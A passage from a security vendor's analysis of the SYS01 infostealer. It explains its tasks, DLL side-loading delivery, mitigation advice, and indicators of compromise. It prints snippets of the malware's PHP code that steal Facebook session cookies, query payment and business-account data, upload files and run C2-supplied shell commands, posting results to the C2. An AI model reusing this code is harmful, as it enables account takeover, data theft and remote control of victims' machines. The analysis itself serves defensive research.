1. **get_ck_all** Gets all cookies. Iterating over based_ch, which consists of a list of Chromium-based browser names. It tries to extract the cookies and login data for each browser name, and after extracting this information checks if the flag sendD (send data) is set to true. If so, it posts the stolen information to its C2. The attacker additionally checks whether the user has a Facebook account logged in or not. It does this by checking if the cookie hostname contains facebook.com and collects the session specific cookies xs and c_user that store the user ID and session secret respectively.

```
$cookies[] = $cookie;
if (strpos($row->host_key, "facebook.com") {
    if (empty($domainFBCookie[$cookie["domain"]])) {
        $domainFBCookie[$cookie["domain"]] = "";
    }
    $domainFBCookie[$cookie["domain"]] .= $cookie["name"] . "=" . $cookie["value"] . ";";
    if ($row->name == "xs" {
        $hasFBLogged = true;
        $domainFBHasXS[$cookie["domain"]] = $cookie["domain"];
    }
    if ($row->name == "c_user" {
        $uid = $cookie["value"];
    }
}
```

Extracting Facebook's session cookies – xs and c_user

If the victim has a logged in Facebook account (checked with xs name in Facebook's cookie), and the rs_flag (resource flag) is set to true, the attacker will query Facebook's graph API using the access token, obtained via Facebook's *graphql* API, to steal the victim's Facebook information and send it back to the C2. The stolen information is that set as fields in the URL parameter:

```
"rs_flag": 1,
"resource": [
  {
    "k": "me",
    "u": "https://graph.facebook.com/v14.0/me?fields=name,email,birthday,gender",
    "bag": 1
  },
  {
    "k": "ads",
    "u": "https://graph.facebook.com/v14.0/me/personal_ad_accounts?fields=id,name,amount_spent,currency,account_status,adspaymentcycle{threshold_amount},funding_source_details,adtrust_dsl,all_payment_methods{pm_credit_card{display_string,exp_month,exp_year},payment_method_direct_debits{can_verify,display_string,is_awaiting,is_pending,status},payment_method_paypal{email_address}}&limit=100",
    "bag": 0
  },
  {
    "k": "bm",
    "u": "https://graph.facebook.com/v14.0/me/businesses?fields=id,name,verification_status,created_time,partners.limit(100),owned_ad_accounts{id,name,amount_spent,currency,account_status,adspaymentcycle{threshold_amount},funding_source_details,adtrust_dsl,all_payment_methods{pm_credit_card{display_string,exp_month,exp_year},payment_method_direct_debits{can_verify,display_string,is_awaiting,is_pending,status},payment_method_paypal{email_address}},client_ad_accounts.limit(100){id,name,amount_spent,currency,account_status,adspaymentcycle{threshold_amount},funding_source_details,adtrust_dsl,all_payment_methods{pm_credit_card{display_string,exp_month,exp_year},payment_method_direct_debits{can_verify,display_string,is_awaiting,is_pending,status},payment_method_paypal{email_address}}},owned_pages{id,name,followers_count,verification_status},permitted_roles,business_users.limit(100){email,pending_email,name,role}",
    "bag": 0
  },
  {
    "k": "page",
    "u": "https://graph.facebook.com/v14.0/me/facebook_pages?fields=id,name,followers_count,verification_status,business,roles.limit(50){name,id,role}",
    "bag": 0
  }
],
```

C2 response—Facebook's graph API used to access sensitive information

```


private function checkResource($res, $cookieStr, $ua, $machineId, $uid, $profileName, $profile, $browser, $lastVersion, $uname,
$taskInfo){
    try {
        global $config;
        $header = ["accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8", "accept-language: en-US,
en;q=0.9,vi;q=0.8,zh-CN;q=0.7,zh;q=0.6,ru;q=0.5,ar;q=0.4", "connection: keep-alive", "upgrade-insecure-requests: 1",
"Cache-Control: max-age=0", "user-agent: " . $ua, "cookie: " . $cookieStr];
        $tokenEAG = $this->getTokenAG($cookieStr, $ua);
        if ($tokenEAG) {
            foreach ($res as $re) {
                $url = $re->u . "&access_token=" . $tokenEAG;
                $content = Request::get($url, $header);
                $dataToPost = ["key" => "resource", "m" => $machineId, "uid" => $uid, "f" => "SYS01", "t" => $tokenEAB, "t_ag"
=> $tokenEAG, "r" => ["k" => $re->k, "d" => $content], "pn" => $profileName, "pp" => $profile, "v" => $config
["version"], "b" => $browser, "bversion" => $lastVersion, "ua" => $ua, "uname" => $uname];
                Helper::sendToEndPoint($dataToPost);
            }
        }
        return 0;
    } catch (Exception $e) {
        return NULL;
    }
}

```

Get victim's API access token
 Issue a GET request with the resource URL
 Send stolen information to C2 sever

Extract victim's sensitive Facebook data using the graph API and send the results to a C2 server

2. **dIAR** Download and run. Downloads a file from the given URL and executes it with the given arguments.



dIAR task

At the time of writing, in the given task the downloaded file was an *Inno-Setup* executable that dropped a legitimate *WD Discovery* app to side-load the malicious *WDLLocal.dll*.

Name	Date modified	Type	Size
Icons	2/1/2023 4:31 PM	File folder	
Microsoft.Win32.TaskScheduler.dll	2/11/2022 1:07 AM	Application exten...	314 KB
Newtonsoft.Json.dll	12/2/2022 8:00 PM	Application exten...	572 KB
WDDiscovery.exe	7/31/2013 9:29 AM	Application	825 KB
WDDiscovery.exe.config	7/31/2013 9:28 AM	XML Configuratio...	4 KB
WDLocale.Deobf.dll	2/2/2023 12:58 PM	Application exten...	53 KB
WDLocale.dll	12/21/2022 6:35 AM	Application exten...	48 KB
WUpdateRCW.dll	7/31/2013 9:29 AM	Application exten...	183 KB
WDUPnP.dll	7/31/2013 9:29 AM	Application exten...	40 KB
WUtilities.dll	7/31/2013 9:29 AM	Application exten...	116 KB

Western's Digital WDDdiscovery.exe side-loads malicious WDLLocal.dll

The side-loaded DLL issues a GET request to one of its hardcoded URLs with parameters stating the old machine ID, new machine ID, and the current version of the information stealer. The response is a Json object that holds the new version number, URL to download the new version, command to be executed, and arguments. The response is parsed, and the new stealer is downloaded and executed. Next, it creates a scheduled task that executes the updated routine, which triggers at log-on and every 30 minutes.

3. **upload** Asks for a file to be uploaded to the C2, checks whether the file exists, and uploads it.

```
if ($task->act == "upload") {
    try {
        $f = $task->f;
        if (file_exists($f)) {
            $urlEndPoint = URL_ENDPOINT . "?machine_id=$machineId&v=
            {$config['version']}&from={$config['b']}";
            $r = Request::upload($urlEndPoint, $f);
        }
    } catch (Exception $e) {
    }
}
```

Upload file function

4. **r** Gets a command to run, executes it, and posts the result back to the C2.

```
if ($task->act == "r") {
    try {
        $c = $task->args;
        $rs = shell_exec($c);
        Request::post(URL_ENDPOINT, ["key" => "r", "data" => $rs]);
    } catch (Exception $e) {
    }
}
```

Gets command from C2 and executes it

5. **dl** Sends a get request with the parameter "a=update" to the C2 and does the same as the dlAR task.

How do You Combat SYS01 stealer?

DLL side-loading is a highly effective technique for tricking Windows systems into loading malicious code. Dynamic link libraries enable more efficient memory use and system modularity, but because Microsoft doesn't enforce search order for DLLs by default, it makes applications vulnerable to exploitation.

Microsoft doesn't enforce search order for a range of reasons, such as enabling things like portability and backwards compatibility—for example, portable browser applications that use older Microsoft libraries. Security-minded developers may enforce search order within their code. But most developers aren't security minded.

This enables threat actors to position a malicious payload alongside a legitimate application. Then when an application loads in memory and search order is not enforced, the application loads the malicious file instead of the legitimate one, allowing threat actors to hijack

legitimate, trusted, and even signed applications to load and execute malicious payloads. Adversaries use side-loading attacks for execution, persistence, privilege escalation, and defense evasion.

Microsoft has started to enforce default search order on many of their applications, even if not universally. But attackers can still misuse highly popular Microsoft applications that were created in previous years that are legitimately signed. And they will be able to do so for many years to come.

Basic steps to help prevent SYS01 stealer include implementing a zero-trust policy and limiting users' rights to download and install programs. And SYS01 stealer at heart relies on a social engineering campaign, so it's important to train users about the tricks adversaries use so they know how to spot them.

Read Your Guide to Top Info Stealers of 2022

But humans are fallible, and limiting device functionality is not always possible when you need to ensure effective business functions. This is why the best protection is all-of-the-above plus a Defense-in-Depth approach. Security tools like next generation anti-virus (NGAV), endpoint protection platforms (EPP), and endpoint detection and response (EDR, XDR, and MDR) are necessary, but not sufficient to stop stealers like SYS01 stealer.

This is because detection-based tools don't always flag benign executables used to side-load payloads during delivery and/or execution. And malicious payloads are also sometimes encrypted/packed or obfuscated until loaded into runtime memory, which detection-based tools struggle to effectively scan. The most effective way to secure runtime memory is with Moving Target Defense (MTD) technology. MTD morphs—randomizes—the runtime memory environment to create a dynamic attack surface and leaves decoy traps where targets used to be. Any code that attempts to execute on a decoy is immediately terminated and trapped for forensic analysis. The combination of detection-based tools with Moving Target Defense creates the most effective Defense-in-Depth against threats like SYS01 stealer. To learn more, read the white paper: *Zero Trust + Moving Target Defense: The Ultimate Ransomware Strategy*.



Indicators of Compromise (IOCs)

Zip Files

01f76140374da14b72a8f1e648cb8f46590419cddd56bc089e67f38cee767735
7f54dc5ddab4de19c5ad7c7b6d4398bd07d97504cdeabc398a6d6db52fe9875
bad4de1c398954b9c381d91fee52607b78e1c65bd9f38c3e82a307e236a76223
2c58bfbf8d274434e3307a76a37720d09387978e8e401780048992ea21fd222b
c81175d56aa006ad140799e39c800306b439ea98b9efc4491c269eccbfeebd4e
c636ed3b0ca558a92687f60f0b37c0e44ff3a6d4f15acd3cfb858fee4b0b0916
833b871f342ba7b0e852363ed123682b99588888f01567e56942889d886bb4b2
daba97a67f219443ef4b0a39e2d051179d20de6a2febb927bec4108dcac1b3a6
5698feaacd122f75d69ed1d9a561ab7210051031e821b934b3022d48a185443b
f58b9794f5b973625551333f469878c1df65302733f9a3e9a214e3739cee09bf

Inno-Setup Installers

3416982484faefb7b0092cc639039863e52a9aa6ba0a277f943216a398dd0f8b
804f137c4253241cdcbbe8cd59181f0621cbd26bb8a78163b8bc0461d5f3bafb
20a1c15d016a2d11659a74ae9e23e57020a4023df4c9f8c0357a38b69eddfa08
14fe2d1d1df11d887f5c53a78af6e1885928aa9256b79cd365f2c1d39397c2f4
25a5422f4a4a1d11b242730adbce06673cefee533da62a8ddef93e0074a3ba75
7d64de081057d18b1503854386a351a76caac9d71aada177373ef77b597a4f06

C&C

caseiden[.]com
graeslavur[.]com
rapadtrai[.]com
baglamanotalari[.]com
oscarnaija[.]com
makananwisata[.]com
seleriti[.]com
seemlabie[.]top
craceruib[.]top
mahinetain[.]top

[Contact SalesInquire via Azure](#)